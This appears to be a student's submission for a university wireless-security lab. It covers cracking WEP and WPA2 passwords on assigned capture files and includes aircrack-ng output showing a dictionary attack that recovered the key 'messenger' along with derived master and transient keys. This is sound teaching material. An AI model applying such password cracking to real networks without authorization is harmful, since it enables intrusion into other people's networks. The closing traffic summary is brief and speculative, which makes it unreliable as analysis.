

Assignment 5: Wi-Fi Password Cracking (Part B)

Task A: 40 points



Follow the steps in the lab manual, and decrypt WEP and WPA/WPA2 protected traffic.

Requirements:

- Decrypt the lab4wep.cap file (10 points) and perform a detailed traffic analysis (10 points)




- Decrypt the lab4wpa2.cap file (10 points) and perform a detailed traffic analysis (10 points)



Task B: 60 points


Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID.



WPA2-P5-01.cap

Then complete the following steps:

1. Implement a dictionary attack and find the password. - 30 points



```
Attacker Kali - External Workstation on CS301-EJNK015
root@CS2APenTest: ~/CYSE301/Module V-Wireless Security
File Edit View Search Terminal Help



Aircrack-ng 1.5.2
[00:00:06] 23016/7120712 keys tested (2583.96 k/s)
Time left: 45 minutes, 47 seconds 0.32%
KEY FOUND! [ messenger ]

Master Key : 6E B4 78 DE DA 38 6E B4 CE D8 65 7C F3 A6 17 23
              79 70 F9 61 B3 DF 11 D1 76 C0 45 54 DC E8 4A 2D

Transient Key : 1F 73 1E FC 4F 52 34 B8 5A 85 DF 8A 15 6C 01 79
                  CF 70 DE 46 45 14 FF 98 38 CA B5 E0 B9 0A E9 20
                  DB 94 0F 0F 47 88 7F 02 F1 E8 72 32 D0 8E CD 1C
                  A7 EA DB E6 48 1D CF 1C CF 59 78 EB 9A 2C CB FB

EAPOL HMAC : FB 1D 9E C9 C1 92 7E 92 E9 2F 4D 45 65 41 84 3D
root@CS2APenTest:~/CYSE301/Module V-Wireless Security#
```

2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file. -30 points



So, it appears someone was connecting to the internet. Then they seem to have gone to google. The presence of TCP and HTTP tells us there was communication between computer systems over a network, and possibly through the Microsoft Messenger since those packets are present.